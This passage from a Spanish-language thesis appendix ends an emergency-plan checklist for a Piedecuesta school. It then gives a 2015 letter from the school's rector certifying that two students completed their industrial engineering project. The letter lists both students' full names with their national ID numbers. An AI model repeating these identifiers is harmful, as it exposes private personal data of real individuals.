Avisos escritos alertando la emergencia				
Gestualización que indique anomalía				
IMPEDIMENTOS POR MOVILIDAD				
ÍTEM DE VERIFICACIÓN	CUMPLE	EN PROCESO	NO CUMPLE	COMENTARIO
Existe asignado un voluntario para empujar la silla de ruedas				
Existe asignado personal para ayuda de niños en estado de inclusión				
Existe un programa de aseo de pasillos y salidas				
Se aplican los anteriores ítems en simulacros				
IMPEDIMENTOS POR VISIÓN				
ÍTEM DE VERIFICACIÓN	CUMPLE	EN PROCESO	NO CUMPLE	COMENTARIO
Alarmas auditivas				
Comunicación interna por radiofrecuencia				

Anexo 21. Carta de cumplimiento de objetivos en la institución

INSTITUTO DE PROMOCION SOCIAL
RESOLUCION DE APROBACION
N. 14873 DE DICIEMBRE 01 DE 2008
NIT.804007417-6



Piedecuesta, 16 de Abril de 2015

RAD-IPS-053-15

Señores
COMITÉ DE PROYECTOS DE GRADO
Escuela de Estudios Industriales y Empresariales
Universidad Industrial de Santander
Bucaramanga

Cordial saludo,

Por medio de la presente certifico que los jóvenes CAMILO ANDRÉS FUENTES PRIETO con cédula de ciudadanía número 1.094.267.188 expedida en Pamplona y MANUEL ANTONIO PLATA CONTRERAS con cédula de ciudadanía número 1.102.371.237 expedida en Piedecuesta, desarrollaron el proyecto de grado en Ingeniería Industrial titulado 'DISEÑO Y FORMULACIÓN DEL PLAN DE EMERGENCIAS PARA EL INSTITUTO DE PROMOCIÓN SOCIAL DE PIEDECUESTA' y cumplieron satisfactoriamente con los objetivos propuestos obteniendo una evaluación favorable.

Atentamente,

ESP. DIOCELINA SANDOVAL DELGADO
Rectora



ESP. MARIELA ARCINIEGAS FUENTES
Tutora del proyecto

Cuero electrónico ips_2015@industrial.com
VIA CIUDADAJARA BARRIO EL RINOCEROS TELÓFONO 6551000
PIEDECUESTA - SANTANDER